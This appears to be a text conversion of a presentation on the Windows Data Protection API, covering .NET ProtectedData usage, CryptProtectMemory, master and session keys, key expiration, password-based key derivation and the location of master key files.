

# DPAPI

Windows - Data Protection API

# WHOAMI

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WHY





# Encryption

SIMPLE

For developers

HOW TO USE IT

# CRYPT32.DLL / dpapi.h





# .NET

```
using System.Security.Cryptography;
```

```
....
```

```
byte[] originalText = Encoding.Unicode.GetBytes(text);
```

```
byte[] encrypted = ProtectedData.Protect(originalText, entropy,  
DataProtectionScope.CurrentUser);
```

```
....
```

```
byte[] originalText = ProtectedData.Unprotect(encrypted, entropy,  
DataProtectionScope.CurrentUser);
```

# CRYPT32.DLL / dpapi.h

CryptProtectMemory



CryptUnprotectMemory

Process  
memory

# CRYPT32.DLL / dpapi.h

CryptUpdateProtectedState

When the user's security identifier (SID) has changed

HOW DOES IT WORK

**KEYS**

**KEYS EVERYWHERE**



# SESSION KEY

The real symmetric key that is used for encrypting and decrypting data

# MASTER KEYS

- Strong key(s)
- Never used directly for encryption
- Per account (user or machine)
- They are not stored unencrypted
- Cached in LSASS (decrypted)

# MASTER KEYS - EXPIRATION

- Master keys expire in 3 months
- This expiration prevents an attacker from compromising a single MasterKey and accessing all of a user's protected data
- DPAPI does not delete any expired MasterKeys. They are kept forever in the user's profile directory



# MASTER KEYS



# MASTER KEYS



ADDITIONAL DATA?

DEPENDS ON THE CONTEXT

# USERS

- SHA-1 or SHA-512 ( user's password ) -> password hash
- PBKDF2 ( password hash, sixteen random bytes for a salt, iteration count )
- PBKDF2 function calls an additional function a number of times ( iteration count ), to derive a key from the given data:
  - SHA-1 for that underlying function
- Result is used to decrypt the Master Key and obtain the Symmetric Key

LOCAL USERS

C:\Users\user\AppData\Roaming\Microsoft\Protect


# LOCAL USER

Directory of C:\Users\clod\AppData\Roaming\Microsoft\Protect

```
12/07/2023 06:09 pm <DIR> .
12/07/2023 07:02 pm <DIR> ..
12/07/2023 06:09 pm      24 CREDHIST
10/10/2023 06:23 pm <DIR> S-1-5-21-3148810585-2079276853-663762876-1000
      1 File(s)      24 bytes
      3 Dir(s) 207,848,529,920 bytes free
```



# CHANGE PWD



# LOCAL USER - MASTER KEYS


